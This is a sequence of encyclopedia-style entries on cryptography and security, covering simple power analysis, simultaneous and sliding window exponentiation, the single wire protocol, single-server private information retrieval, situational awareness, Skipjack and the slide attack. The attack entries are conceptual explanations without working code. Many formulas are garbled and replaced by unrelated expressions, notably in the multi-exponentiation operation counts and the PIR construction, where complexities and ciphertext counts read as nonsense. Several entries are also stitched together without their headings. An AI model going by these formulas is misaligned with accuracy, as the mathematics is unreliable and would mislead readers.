Due to the nature of CMOS technology, the transistors (respectively, logic gates) consume energy when their status change, e.g., when an off transistor turns on or when the output of an AND gate toggles. Therefore, there is a relation between the activity of the circuit and its power consumption. Hence, observing the power consumption may allow for conclusion about the circuit's activity. In power analysis attacks, the instantaneous power consumption of a cryptographic device is measured. This is done by measuring the current passing through the cryptographic device by means of a digital oscilloscope, usually at a sampling rate of 100 MS/s up to 10 GS/s. To this end, the voltage drop over a small resistor is measured, which is placed at the GND or Vdd path of the cryptographic device. The resistor is typically as large as 1 Ω for the devices fabricated by common CMOS technologies, i.e., 28 to 90 nm.

As said, the amount of power consumption associated with various operations of a cryptographic device may be different, e.g., that of an ADD operation versus an OR operation performed by a microprocessor. This becomes more obvious when power consumption of different sequences of instructions is compared. As a concrete example, when modular exponentiation of RSA decryption is implemented by schoolbook square-and-multiply approach on a microprocessor, a routine performs modular squaring and another one modular multiplication, i.e., two different sequences of instructions. Hence, by observing the instantaneous power consumption of the underlying microprocessor, the execution of these routines might be detectable. As a result, the conducted sequence of square and/or multiply is revealed leading to complete recovery of the RSA secret key; see Fig. 1.

Simple Power Analysis, Fig. 1 Square-and-multiply of RSA decryption $Z = M^D$ with `D(i)` being the *i*-th bit of `D`, and the corresponding SPA

In contrast to differential power analysis (DPA), entropy about the secret is not reduced by extensively repeating an experiment and applying statistical methods, but the key is derived by directly analyzing the power consumption over time – ideally only during a single execution. Visual inspection is the most obvious (and hence most often the first) step of an SPA. However, the dependency of power consumption to the sequence of operations is not necessarily visually detectable.

Figure 1 represents a power consumption trace where identifying patterns is obvious. This is typical for cryptographic devices fabricated with old technologies, e.g., those of the 1990s. For modern microprocessors fabricated under nano-scale technologies, e.g., 28 nm, such a dependency often cannot be revealed by a mere visual inspection. In such cases, cross-correlation is a potential solution. Here, a part of the power consumption trace is taken as a reference pattern and correlated over the entire trace by sliding the reference pattern. The result identifies the similarity of different parts of the power consumption trace to the reference pattern. Hence, as an example, if the reference pattern represents a squaring operation, other square operations can be identified within the trace, enabling the recovery of the secret key.

A similar SPA can be performed on implementations of the decryption of elliptic-curve-based cryptosystems. In particular, the schoolbook implementation of double-and-add algorithm is highly prone to falling victim to SPA.

The scope of SPA is not only limited to recovering the secrets of public-key encryption schemes. It can generally be applied to retrieve information of an algorithm’s implementation. As an example, SPA can help in

extracting timing-related information like identifying the different rounds of a symmetric encryption scheme within a measured power consumption trace.

To this end, the aforementioned cross-correlation approach can be beneficial. In scenarios where the duration of each cipher round depends on some secret-dependent intermediate values, identification of the cipher rounds may potentially reveal some secret information. For an example, see Kasper et al. (2009), where this approach has been applied on a software implementation of the decryption function of the KEELOQ symmetric-key cryptosystem, where the number of clock cycles per cipher round revealed the corresponding bit of the secret key. In addition, several single-trace SPA attacks have been reported, some of which achieve key recovery in combination with other analytical and algebraic attacks, even on protected implementations (Banciu et al., 2015; Järvinen and Balasch, 2016; Primas et al., 2017; Bellizia et al., 2020).

Consequently, SPA enables exploiting information from a power trace with respect to two domains: the time domain and the amplitude domain. While equalizing execution time of secret-dependent operations, as well as the number of operations, is crucial for protecting against SPA in the time domain, a constant-time approach does not protect against SPA targeting the amplitude domain (e.g., when using the above-described pattern matching). Further, even if SPA resistance can be achieved, the implementation will still be in danger of being successfully attacked by DPA.

Open Problems and Future Directions

Albeit being simple with respect to its underlying principles, SPA can be a very effective tool to recover secret keys and to break a system's security. For example, elaborating the applicability of SPA to modern post-quantum schemes is one of the relevant areas of activity.

Synonyms

Multi-exponentiation; Shamir's trick

Definition

Simultaneous exponentation means computing a power product without computing the individual powers.

Background

Various schemes for public key cryptography involve computing power products in some commutative group (or commutative semigroup). A straightforward way to compute a power product

$$\prod_{j=1}^{n} g_j^{e_j}$$

is to compute the individual powers V_h^f using binary exponentiation or some other exponentiation method, and perform $n - 1$ applications of the group operation to multiply these partial results. However, specialized algorithms for computing power products are often faster. The task of

computing a power product is sometimes called *multi-exponentiation* and performing a multi-exponentiation by a procedure that does not involve computing the partial results V_h^f is known as *simultaneous exponentiation*.

Two methods for multi-exponentiation that both generalize left-to-right sliding window exponentiation are *simultaneous sliding window exponentiation* which is due to Yen, Laih, and Lenstra (1994) (based on the simultaneous 2^k-ary exponentiation method from Straus (1964), colloquially known as *Shamir's trick*), and *interleaved sliding window exponentiation* (Möller 2001). Like the sliding window method for single exponentiations, these methods use the binary representation of exponents, on which nonoverlapping windows are placed such that every nonzero bit is covered by one of the windows. Simultaneous sliding window exponentiation and interleaved sliding window exponentiation use different approaches for placing windows; sometimes the former is faster, sometimes the latter.

Theory

Simultaneous sliding window exponentiation uses windows up to some maximum width *k* that span across all *n* exponents; for example, for exponents e_1, e_2, $e_3$with binary representations 1011010, 0011001, and 1001011 and $k = 2$:

e_1	1	0	1 1	0	1 0	
e_2	0	0	1 1	0	0 1	
e_3	1	0	0 1	0	1 1	

Such windows can be found by left-to-right scanning: look at the binary representations of the exponents simultaneously, going from left to right, starting a new window whenever a nonzero bit is encountered, choosing the maximum width up to *k* for this particular window such that one of the rightmost bits is also nonzero. The result of collapsing the window values into the right-most row of each window can be considered a base-two representation

$$(e_1, \ldots, e_n) = \sum_{i=0}^{l-1} (e_{1,i}, \ldots, e_{n,i})\, 2^i$$

of the vector of exponents, such as

$$\begin{array}{l} e_1\ 1\ 0\ 0\ 3\ 0\ 0\ 2 \\ e_2\ 0\ 0\ 0\ 3\ 0\ 0\ 1 \\ e_3\ 1\ 0\ 0\ 1\ 0\ 0\ 3 \end{array}$$

for the above example. Assume such a representation is given with l chosen minimal, that is, $(e_{1,l}, \ldots, e_{n,l}) \neq (0, \ldots, 0)$. To perform a simultaneous sliding window exponentiation, first products

$$G_{(d_1,\ldots,d_n)} = \prod_{j=1}^{n} g_j^{d_j}$$

of small powers are computed and stored for all possible window values, namely, for the tuples $(d_1, \ldots, d_n)$ with $d_j \in \{0, 1, \ldots, 2^k - 1\}$ for $j = 1, \ldots, n$ such that at least one of the d_j is odd. There are $2^{nk} - 2^{n(k-1)}$ such tuples, and computing the table of those products can be done with

$$P\,[L|K = k]$$

applications of the group operation, n of which are squarings ($g_1, \ldots, g_n$ appear in the table and are available without any computation; once $g_j \circ g_j$ for $j = 1, \ldots, n$ have been computed as temporary values, each of the $2^{nk} - 2^{n(k-1)} - n$ remaining table values can be obtained by using the group operation once). The multi-exponentiation result then is computed using the table of small powers:

$$\begin{array}{l} A \leftarrow G_{(e_{1,l-1},\ldots,e_{n,l-1})} \\ \textbf{for}\ i = l - 2\ \text{down to}\ 0\ \textbf{do} \\ \quad A \leftarrow A \circ A \\ \quad \textbf{if}\ (e_{1,l}, \ldots e_{n,l}) \neq (0, \ldots, 0)\ \textbf{then} \\ \quad A \leftarrow A \circ G_{(e_{l,i},\cdots,e_{n,i})} \\ \textbf{return}\ \mathrm{A} \end{array}$$

For random b-bit exponents, this requires at most another $b - 1$ squaring operations and on average approximately another

$$b \cdot \frac{1}{k + \frac{1}{2^n - 1}}$$

general group operations. Note that in practice it is not necessary to completely derive the representation

$$(e_{1,l-1}, \ldots, e_{n,l-1}), \ldots, (e_{1,0}, \ldots, e_{n,0})$$

before starting the exponentiation; instead, left-to-right scanning can be used to determine it window by window when it is needed.

In *interleaved sliding window exponentiation* each single exponent has independent windows up to some maximum width k; for example, for exponents e_1, e_2, e_3 with binary representations 1011010, 0011001, and 1001011 and $k = 3$:

e_1	$\boxed{1\ 0\ 1}\boxed{1\ 0\ 1}\ 0$
e_2	$0\ 0\ \boxed{1\ 1}\ 0\ 0\ \boxed{1}$
e_3	$\boxed{1}\ 0\ 0\ \boxed{1\ 0\ 1}\ \boxed{1}$

For each exponent, such windows can be found by left-to-right scanning: look at the binary representation of the respective exponent, going from left to right, starting a new window whenever a nonzero bit is encountered, choosing the maximum width up to k for this particular window such that the rightmost bit is also non-zero. To perform an interleaved sliding window exponentiation, first for each g_j, the powers for odd exponents 1 up to $2^k - 1$ are computed and stored:

$$\begin{aligned}
&\textbf{for } j = 1 \text{ to } n \textbf{ do} \\
&\quad G_{j,1} \leftarrow g \\
&\quad A \leftarrow g \circ g \\
&\quad \textbf{for } d = 3 \text{ to } 2^k - 1 \text{ step } 2 \textbf{ do} \\
&\quad\quad G_{j,d} \leftarrow G_{j,d-2} \circ A
\end{aligned}$$

Then the multi-exponentiation result is computed using that table of powers. The following algorithm shows how this computation can be

implemented including left-to-right scanning of exponents up to b bits. The algorithm accesses the bits $e_j[i]$ of the binary representations

$$e_j = \sum_{i=0}^{b-1} e_j[i]\, 2^i, e_j[i] \in \{0, 1\}$$

of the exponents; the notation $e_j[i \ldots h]$ shorthand for $\sum_{i=1}^{n} a_i^j < m_j$.

$A \leftarrow$ identity element
for $j = 1$ to n **do**
  $window_position_j \leftarrow -1$
for $i = b - 1$ down to 0 **do**
  $A \leftarrow A \circ A$
  for $j = 1$ to n **do**
    if $window_position_j = -1$ and $e_j[i] = 1$ **then**
      $h \leftarrow i - k + 1$
      if $h < 0$ **then**
        $h \leftarrow 0$
      while $e_j[h] = 0$ **do**
        $h \leftarrow h + 1$
      $window_position_j \leftarrow h$
      $E_j \leftarrow e_j[i \ldots h]$
    if $window_position_j = i$ **then**
      $A \leftarrow A \circ G_{j,E_j}$
      $window_position_i \leftarrow -1$
return A

The algorithm as written can be improved by a simple optimization: while A still has its initial value, omit the statement $A \leftarrow A \circ A$, and use a direct assignment $O(m' \log^2(m'))$ instead of the first assignment $\boldsymbol{x} = [x_i]_{i=1}^{I}$. With this optimization, an interleaved sliding window exponentiation takes up to $n + b - 1$ squarings and on average about

$$n \cdot \left(2^{k-1} - 1 + \frac{b-1}{k+1} \right)$$

general group operations.

Interleaved sliding window exponentiation essentially interleaves the operations of n single exponentiations using left-to-right sliding window exponentiation, saving many of the squarings. In groups where computing inverses of elements is possible very quickly, it is possible to similarly interleave the operations of n single exponentiations using left-to-right signed digit exponentiation for faster multi-exponentiation.

Applications

Simultaneous exponentiation has various applications in public key cryptography, such as for verifying signatures for the DSA scheme from the Digital Signature Standard.

✉ **Marc Vauclair**
Email: marc.vauclair@nxp.com

Definition

The single wire protocol (SWP) is a single wire communication between a host controller and a contactless front end according to the [ETSI TS 102613] standard.

Background

In, for example, mobile phones, the contactless front end and the host processing are performed by two different chips. SWP is a protocol standardizing the communication between those two chips.

SWP has been defined for the ETSI SCP (= Smart Card Platform) support.

Single-Server Private Information Retrieval

Changyu Dong[128] ✉
(128) School of Computing, Newcastle University, Newcastle Upon Tyne, UK

✉ **Changyu Dong**
Email: changyu.dong@newcastle.ac.uk

Definitions

Single-server private information retrieval is a two-party protocol in which a server holds a database and a client has an index i. At the end of the protocol execution, the client retrieves the i-th entry in the database, and the server learns nothing.

Background

The private information retrieval (PIR) problem was first introduced by Chor et al. (1995). PIR was initially studied in the multi-server setting, with k servers and one client, such that the database is replicated to all servers. Kushilevitz and Ostrovsky (1997) first showed that PIR can be achieved with a single server.

Without loss of generality, the single-server PIR problem can be defined in the following way: the server holds an n-bit database $X = x_1x_2\ldots x_n$; the client has some index $i \in [1, n]$. At the end, the client obtains x_i without letting the server learn anything about i. It should be noted that the security of a PIR protocol concerns only about what the server learns but not the

client. The client can learn more than x_i from the database, and in fact the database can be public. What to be protected is the client's access pattern. This distinguishes single-server PIR from 1-out-of-n oblivious transfer, which poses an additional constraint that the client learns nothing beyond x_i.

As per the definition, there exists a trivial single-server PIR protocol: the client simply downloads the whole database. Any nontrivial single-server PIR needs to have a lower communication cost than the trivial solution. A single-server PIR protocol can be based on different cryptographic primitives, for example, homomorphic encryption (Kushilevitz and Ostrovsky 1997), trapdoor permutation (Kushilevitz and Ostrovsky 2000), and ϕ-hiding problem (Cachin et al. 1999). So far, the most practical single-server PIR protocol is based on homomorphic encryption.

Homomorphic Encryption-Based Construction

As an example, in this section, we show how a single-server PIR protocol can be constructed using homomorphic encryption. A homomorphic encryption (HE) scheme has the property that when performing certain operations on the ciphertexts, the operations are mapped to the plaintexts encrypted inside the ciphertexts, and thus we can compute on encrypted data without first decrypting it. There are partial HE schemes that allow either homomorphic addition or multiplication operation, and there are fully homomorphic encryption (FHE) schemes that allow both operations.

The first single-server PIR scheme (Kushilevitz and Ostrovsky 1997) is based on an additive HE. Let $E(m)$ denote an encryption of a plaintext message m; an additive HE scheme allows homomorphic addition operation, denoted by $\mathcal{S}$, such that $H_i = E_K(H_{i-1} \oplus x_i),\ 1 \leq i \leq t.$. It also allows a partial homomorphic multiplication (denoted by $\boxdot$) using a ciphertext and a plaintext as input $\mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i}); c]$. Note that in this operation, one operand must be a plaintext; this is different from the homomorphic multiplication operation in FHE where both operands are ciphertexts.

Let's first see how we can construct a simple but not so good single-server PIR protocol using an additive HE scheme. In the protocol, in order to retrieve x_i, the client prepares n ciphertexts (where n is the size of the

database) such that the *i*-th ciphertext is an encryption of 1, i.e., *E*(1), and all other ciphertexts are an encryption of 0, i.e., *E*(0). The client sends all *n* ciphertexts (c_1, …, c_n) to the server, and the server computes:

$$(c_1 \boxdot x_1) \boxplus (c_2 \boxdot x_2) \cdots \boxplus (c_n \boxdot x_n) \tag{1}$$

It is easy to see that the result of $r \in A_{i,j} \Rightarrow \sigma(S_i) \geq \sigma(O_j)$ for all $j \neq i$. For the *i*-th partial homomorphic multiplication, the result is $v = (g^{u_1} y^{u_2} \bmod p) \bmod q$. Thus, the overall result of (1) is a ciphertext $E(x_i)$. The server returns this ciphertext to the client, who can then decrypt and obtain x_i. As long as the HE scheme is semantically secure, the server will not be able to tell which ciphertext it received encrypts 1 and which encrypts 0 and therefore learns nothing about *i*. The only problem here is that the communication incurred in the protocol is higher than trivially downloading the database, because in total $n + 1$ ciphertexts must be exchanged in the protocol.

In Kushilevitz and Ostrovsky (1997), the basic idea is that instead of treating the database as an *n*-bit vector, the server can arrange it as a square matrix *M* that has $\mathcal{G}_{G,S}$ rows and $\mathcal{G}_{G,S}$ columns, such that n' is the first perfect square that is larger than or equal to *n*. The database can be padded to n'-bit and written into the matrix, for example, row by row. The bit x_i now becomes $M_{r,l}$ in the matrix. The client now prepares $\mathcal{G}_{G,S}$ ciphertexts such that the *r*-th ciphertext is *E*(1) and all other ciphertexts are *E*(0). The client sends the ciphertexts $L : \mathbb{F}_2^N \mapsto \mathbb{F}_2^N$ to the server. The server processes the matrix column by column. For the *k*-th column, the server produces

$$c'_k = (c_1 \boxdot M_{1,k}) \boxplus \cdots \boxplus (c_{\sqrt{n'}} \boxdot M_{\sqrt{n'},k})$$

It should be clear now that a_r^j encrypts the *k*-th bit in the *r*-th row of the matrix, i.e., $(k'_{t-1}, \ldots, k'_0)$. After processing all columns, the server returns $(c'_1, \cdots, c'_{\sqrt{n'}})$ to the client. The client decrypts the ciphertext and obtains the *r*-th row of the matrix, and the desired bit is the *l*-th bit in this row. In this case, the client retrieved more information (a row rather than a single bit), but this is allowed in PIR. The total number of ciphertexts being exchanged in the protocol is $\mathcal{G}_{G,S}$, , meaning that the communication

complexity is $\alpha \in \mathbb{Z}_p$. Asymptotically, it is more efficient than the trivial solution.

The above result can be further improved. Lipmaa (2005) showed that by using a length-flexible additive homomorphic encryption scheme and arranging the database as a 2^{L_i-1} -dimension hyper-rectangle, the communication complexity can be reduced to $\mu_l^k > 1/2$. Dong and Chen (2014) proposed a protocol using FHE, in which the client sends only one ciphertext to the server and receives one ciphertext back. The communication complexity is $\Omega\left(N \log N\right)$.

Future Directions

Traditionally, research in single-server PIR focused almost entirely on how to minimize the communication cost. However, low communication cost does not mean the protocols are practical. As pointed out by Sion and Carbunar (2007), due to costly server-side computation, nontrivial single-server PIR protocols are often slower than the trivial solution despite that they transmit fewer bits. There has been work on computationally efficient single-server PIR, for example, by amortizing the computational cost over multiple queries (Angel et al. 2018) and/or by leveraging offline pre-computation (Corrigan-Gibbs and Kogan 2020).

Definitions

The ability of the system to collect data from multiple heterogeneous sources and understand the current state of a system over a period of time and space. This information can come from the cyber world and the physical world, including the interconnection of both worlds and human interactions. In critical scenarios, this process can even require proactive traceability mechanisms and reliable visualization for better decision-making and business continuity.

Background

Situational awareness is a research field that has been widely considered for various types of applications (e.g., emergency management, (cyber-)defense, etc.) during the last three decades, and especially for the

field of Industrial Control Systems (ICSs). The capabilities of the situational awareness allow the system to address the life cycle of an attack, from its prediction or detection to its mitigation. This aspect even becomes more relevant for complex and critical infrastructures, such as ICSs composed of Cyber-Physical Systems (CPSs), with high human interaction.

Multiple risks may arise not only in the cyber part but also in the physical part where both worlds converge thanks to the new communication systems, leading to serious interruptions in the final services. This is largely due to the fact that these three domains (cyber, physical, and networking) are actually three areas that are highly susceptible to multiple kinds of threats. These threats may come from typical deviations caused by human errors, misinterpretations of the situation, and malfunctions, to diverse cyber kill chains (e.g., advanced persistent threats) led by advanced attackers with resources and skills to exploit 0-days vulnerabilities (Hoffman et al. 2016). In these circumstances, it is clear to understand the importance of enhancing situational awareness and improving decision-making for a suitable (automatic, semi-automatic, or manual) response. Any defensive action can certainly be beneficial for business continuity, in which the provision of minimal services and their distribution to the end-users are, certainly, critical.

To understand the main functionality of a situational awareness-based system, it is first necessary to go to the original concept coined by Mica (Endsley, 1995). The concept comprises “the perception of the elements of the environment within a volume of time and space, the understanding of their meaning and the projection of their state in the near future.” These three levels (perception, comprehension, and projection) are still applicable with the exception that their integration depends on the type of application scenario, its restrictions, interactions, and complexities as stated by Hoffman et al. (2016). In the case of critical infrastructures, Alcaraz and Lopez (2013) address this issue by additionally including recovery and self-learning approaches in the situational awareness process. The goal here is to guarantee protection 24/7 in large and extended environments, and therefore resilience.

Application

So far, there are available several guides (e.g., James et al. 2019; Hoffman et al. 2016) and methodologies (e.g., Alcaraz and Lopez 2013) to apply situational awareness in critical scenarios, identifying the main software components and technologies for awareness automation. In this case, various techniques would have to be considered to normalize, clean, process, and correlate large volumes of data from various heterogeneous sources. But apart from this, it is also necessary to respond accordingly, trace threats or anomalies, and feedback all awareness for self-learning through machine learning and artificial intelligence with support for risk management and attack analysis. This also means that the integration of situational awareness mechanisms into CPS-based systems becomes an extremely complex task.

A good practice would be to design systems that are decoupled from the control processes with guarantees for a rapid automation and autonomy for protection. This protection should not only cover anomaly detection and event monitoring in the physical and logical world but also the implication of measures that help anticipate a clearer and accurate decision-making. A misinterpretation of the situation may trigger a devastating effect on a critical system. For this reason, Franke and Brynielsson (2014) underline the relevance of the Game Theory to improve the effectiveness of the situational awareness and its integrated components, together with training programs combined with cyber-defense exercises and command and control exercises.

This way of verifying the primary functions of the situational awareness can even benefit the feedback from the entire awareness process. For example, cyber range models could not only guarantee human operators' training but also update awareness mechanisms with new attack techniques, strategies, and potential risks.

CPS-based critical infrastructures can also share or notify situations, configurations, and threats between them so as to expand functionalities and skills. Therefore, situational awareness is a research area with great possibilities to be merged with other application fields such as cyber threat intelligence, cyber intelligence for defense, cybercrime, or risk management.

Open Problems and Future Directions

Although situational awareness is nowadays a very considered research area in the literature and especially for the cyber part, its current application in critical applications is not so trivial as expected. Cyber-physical systems have strict control requirements in which security is vital to reduce risks, but its implication should not impact on the primary functions required for control. Therefore, one of the pending issues for the future is to find lightweight solutions that address not only the cyber and networking part but also the physical part and the diverse interactions.

Other questions that remain open would be how to apply the new technologies of Industry 4.0 and its paradigms to accelerate the computational logic of situational awareness processes; decouple functionalities with control systems; and ensure adequate awareness of the situation and better performance in the field. In this sense, situational awareness can be supported by diverse technologies. For example, computing paradigms (edge, fog, cloud) could allow to centralize or distribute the main computing functions; virtualization paradigms, such as digital twins, could aid to pre-compute, simulate, and anticipate malicious scenarios; Big Data and artificial intelligence can provide the system with greater intelligence and autonomy against potential threats; distributed ledger technologies can make sure the immutability of events registered or their sharing with other entities; or consensus techniques for real-time traceability of a threat, diagnostic, and health management.

Related to Big Data, it is also necessary to protect access to private data produced in a critical environment and from the misuse of machine-learning techniques that can corrupt the privacy of an organization or organizations. Likewise, the use of the new Industry 4.0 technologies to enhance the situational awareness should not infringe the intellectual property of an organization, especially when digital twins are part of the logical of the situational awareness. Any threat in the digital twin may not only affect the good performance of the awareness process but also put the “physical” world and the intellectual property at risk. For this reason, security measures, around the situational awareness, are essential to guarantee a low rate of false positives or negatives, as well as the integrity and availability of resources and data.

Apart from this, there is still a significant dependence on human interactions, where decision-making must be objective according to the decisions made by human being. Therefore, this issue still remains open,

and it is required creating trustworthy systems, the responses of which have to be suitable to spread full trust in the system and delegate automatic actions. There are no specific standards of situational awareness either, and especially for cyber-physical systems and critical infrastructures. There are only some guides on how to apply the concept, considering some security nuances for access control, good use of resources, and data accessibility.

Skipjack

Alex Biryukov[130] ✉


Definition

Skipjack (Knudsen et al. 1999) is the secret key encryption algorithm (Symmetric Cryptosystem) developed by the NSA for the Clipper chip initiative (including the Capstone chip and the Fortezza PC card).

Background



It was implemented in tamper-resistant hardware and its structure was kept secret since its introduction in 1993.

On June 24, 1998, Skipjack was declassified, and its description was made public on the Web site of NIST (Knudsen et al. 1999).

Theory

It is an *iterative* block cipher with 64-bit block, 80-bit key, and 32 rounds. It has two types of rounds, called Rule A and Rule B. Each round is described in the form of a linear feedback shift register with an additional nonlinear keyed G permutation. Rule B is basically the inverse of Rule A with minor positioning differences. Skipjack applies eight rounds of Rule A, followed by eight rounds of Rule B, followed by another eight rounds of Rule A,

followed by another eight rounds of Rule B. The original definitions of Rule A and Rule B are given in Fig. 1, where *counter* is the round number (in the range 1–32), G is a four-round Feistel permutation whose F function is defined as an 8 × 8-bit S box, called *F Table*, and each round of G is keyed by eight bits of the key.

Skipjack, Fig. 1 SKIPJACK stepping rules

The key schedule of Skipjack takes a 10-byte key, and uses four of them at a time to key each G permutation. The first four bytes are used to key the first G permutation, and each additional G permutation is keyed by the next four bytes cyclically, with a cycle of five rounds.

Application

Skipjack has been subject to intensive analysis (Biham et al. 1999b; Granboulan 2001; Hwang et al. 2002; Knudsen et al. 1999). For example, Skipjack reduced to (the first) 16 rounds can be attacked with 2^{17} chosen plaintexts and 2^{34} time of analysis (Knudsen et al. 1999), which may be reduced to 2^{14} texts and 2^{16} steps using the *yoyo-game* approach (Biham et al. 1999a). Attacking the middle 16 rounds of Skipjack requires only 3 chosen plaintexts and 2^{30} time of analysis. The currently most successful attack against the cipher is the impossible differential attack which breaks 31 rounds out of 32, marginally faster than exhaustive search (Biham et al.

1999b). A summary of the state of the art and of the many flawed attacks is given in Kim and Phan (2009).

In addition, it is worth noting that Skipjack can be attacked by a generic time-memory trade-off approach requiring 2^{80} steps of precomputation and 2^{54}—80-bit words (i.e., 2^{60} bits) of memory, but then each search for a key requires only 2^{54} steps of computation. In the case of a *multiple-target* attack, if the attacker is given encryptions of an arbitrary fixed known plaintext under 2^{32} different keys, then he can recover one of these keys using *time-memory-data trade-off* attack after 2^{48} steps of precomputation (which is done only once) and in 2^{32} time and memory. Such attack applies to any 80-bit cipher (Biryukov et al. 2005).

Slide Attack

Alex Biryukov[131] ✉
(131) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Slide attack is generic attack designed by Biryukov and Wagner (1999, 2000). It can be applied in both known plaintext or chosen plaintext scenarios. It can be viewed as a variant of a related key attack, in which a relation of the key with itself is exploited. The main feature of this attack is that it realizes a dream of cryptanalysts: if the cipher is vulnerable to such an attack, the complexity of the attack is independent of the number of rounds of the cipher. A typical slide of one encryption against another by one round (under the same key) is shown in Fig. 1.

$$P_0 \to F_1\ F_2\ F_3 \ldots F_r \to C_1$$
$$P_1 \to F_1\ F_2\ F_3 \ldots F_r \to C_2$$

Slide Attack, Fig. 1 A typical slide attack

Theory

If the equation $F_1(P_0, K_1) = P_1$ holds, the pair is called a *slid pair*. The attacker would then obtain two equations:

$$F_1\left(P_0, K_1\right) = P_1, \quad F_r\left(C_0, K_r\right) = C_1,$$

where the second equation would hold for free due to sliding. These equations involve only a single round function, and thus could be solved by the attacker for the secret subkeys K_1, K_r of these rounds. The attacker may create properly *slid pairs*(P_0, P_1) by birthday paradox or by careful construction. For an arbitrary cipher, the attack has complexity of $2^{n/2}$ known-plaintexts, were n is the block-size. For a Feistel cipher, complexity is reduced to $2^{n/4}$ chosen plaintexts.

Several ciphers or slight modifications of existing ciphers have been shown vulnerable to such attacks, for example, the Brown-Seberry variant of the Data Encryption Standard (DES) (1990) (rotations in key-schedule are by 7 bits, instead of varying 1, 2 rotations as in the original DES), DES-X, the *Even-Mansour scheme* (1997), arbitrary Feistel ciphers with 4-round periodic key-schedule as well as round-reduced versions of GOST. The basic attack has been extended into a *slide-with a twist*, a technique where encryption is slid against decryption and *complementary slide* technique (Biryukov and Wagner 2000), where the inputs to the rounds do not have to be identical but may have the difference which is canceled out by a difference in the keys. In the same paper, another generalization of the technique is given which allows to get many slid pairs simultaneously by cyclic re-encryption and thus allows to attack strong round functions. This technique has received an interesting extension in (Biham et al. 2007), which allows fast detection and generation of many slid pairs if the attacker has access to almost all the codebook of the cipher. Such attack is meaningful if the key size of the cipher is larger than the block size.

Applications

It is clear that slide-attack would apply to any *iterative* construction which has enough *self-similarity* in its rounds. It could be applied to block-ciphers as described above, to stream-ciphers (see, e.g., resynchronization attack on *WAKE-ROFB* (Biryukov and Wagner 1999)) or to MAC and hash functions (see, e.g., a *slid pair* discovery for SHA-1 by Saarinen (2003). Slide attacks have been applied to some more stream ciphers and hash functions recently (see, e.g., Gorski et al. (2008)).

In practice, the attack seems easy to avoid by breaking the similarity of the round transforms by applying round counters (as is done for example in

Skipjack) or different random constants in each round (as in Rijndael/AES, SHA-256, and many other constructions). Whether such simple changes are indeed sufficient is a matter of further research.

Sliding Window Exponentiation

Bodo Möller[132] ✉
(132) Google Switzerland GmbH, Zürich, Switzerland

✉ **Bodo Möller**
Email: bmoeller@acm.org

Definition

Sliding window exponentiation computes powers by looking at a number of exponent bits at a time: a window onto the binary representation of the exponent. Letting the window slide, as opposed to using fixed window positions, provides for performance improvements.

Background

Sliding window exponentiation is an approach for computing powers in any group (or semigroup). Like 2^k-ary exponentiation, it generalizes binary exponentiation and is parameterized by a positive integer k, where the case $k = 1$ is the same as binary exponentiation. Sliding window exponentiation can be considered an improved variant of 2^k-ary exponentiation: with identical $k \geq 2$, sliding window exponentiation needs storage for fewer group elements and usually performs less applications of the group operation than 2^k-ary exponentiation. However, the algorithms for sliding window exponentiation are slightly more complicated.

Theory

2^k-ary exponentiation uses the 2^k-ary representation of exponents, which can be considered as looking at the binary representation through fixed windows of width k:

$$\boxed{0\ \ 0\ \ 1}\boxed{1\ \ 1\ \ 0}\boxed{1\ \ 0\ \ 0}\boxed{0\ \ 1\ \ 1}\boxed{0\ \ 0\ \ 1}\boxed{0\ \ 1\ \ 0}$$

Sliding window exponentiation improves over this based on the observation that fewer windows of width up to k can suffice to cover all nonzero exponent bits if one allows the windows to take arbitrary positions. Also, one can arrange for all windows to be odd-valued (i.e., have a 1 as the rightmost bit). Then the bits covered by each single window correspond to a value in the set $B_k = \{1, 3, \ldots, 2^k - 1\}$, and the number of possible window values is less than with the 2^k-ary exponentiation method. Covering the binary representation of the exponent by such windows yields a base-two representation of the exponent that uses the digit set $\{0\} \cup B_k$. One possible way to determine windows for a given exponent is to look at the binary representation of the exponent from left to right, starting a new window whenever a nonzero bit is encountered, choosing the maximum width up to k for this particular window such that the rightmost bit is also nonzero:

$$\begin{array}{rl} & 0\ 0\ \boxed{1\ 1\ 1}\ 0\ \boxed{1}\ 0\ 0\ 0\ \boxed{1\ 1}\ 0\ 0\ \boxed{1\ 0\ 1}\ 0 \\ \Rightarrow & \qquad\qquad 7\ 0\ 1\ 0\ 0\ 0\ 0\ 3\ 0\ 0\ 0\ 0\ 5\ 0 \end{array}$$

Another possibility is to look at the binary representation of the exponent from right to left, starting a new width-k window whenever a nonzero bit is encountered:

$$\begin{array}{rl} & 0\ \boxed{0\ 1\ 1}\boxed{1\ 0\ 1}\ 0\ 0\ \boxed{0\ 1\ 1}\ 0\ 0\ \boxed{1\ 0\ 1}\ 0 \\ \Rightarrow & \qquad\qquad 3\ 0\ 0\ 5\ 0\ 0\ 0\ 0\ 3\ 0\ 0\ 0\ 0\ 5\ 0 \end{array}$$

Such left-to-right scanning or right-to-left scanning yields a representation

$$e = \sum_{i=0}^{l-1} e_i 2^i,\ \ e_i \in \{0\} \cup B_k.$$

In the following, let such a representation of some positive integer e be given with l chosen minimal; thus, $e_{l-1} \neq 0$.

The *left-to-right sliding window exponentiation method* computes g^e, where g is an element of the group (or semigroup), as follows. First the powers for odd exponents 1 up to $2^k - 1$ are computed and stored:

$$
\begin{aligned}
&G_1 \leftarrow g \\
&A \leftarrow g \circ g \\
&\textbf{for}\ d = 3\,\text{to}\,2^k - 1\,\text{step}\,2\,\textbf{do} \\
&\ G_d \leftarrow G_{d-2} \circ A
\end{aligned}
$$

Then g^e is computed using the table of powers $G_1 = g$, $G_3 = g^3, \ldots, G_{2^k-1} = g^{2^k-1}$:

$$
\begin{aligned}
&A \leftarrow G_{e_{l-1}} \\
&\textbf{for}\ i = l - 2\,\text{down to}\,0\,\textbf{do} \\
&\ A \leftarrow A \circ A \\
&\ \textbf{if}\ e_i \neq 0\,\textbf{then} \\
&\ A \leftarrow A \circ G_{e_i} \\
&\textbf{return}\ A
\end{aligned}
$$

Note that in practice it is not necessary to completely derive the representation $e_{l-1}, \ldots, e_0$ before starting the exponentiation; instead, left-to-right scanning can be used to determine it digit by digit when it is needed without storing it completely. Left-to-right sliding window exponentiation is the practical application of algorithmic ideas from Thurber (1973).

Like binary exponentiation and 2^k-ary exponentiation, sliding window exponentiation has a variant that performs a right-to-left exponentiation:

for $d = 1$ to $2^k - 1$ step 2 **do**
 $B_d \leftarrow$ identity element
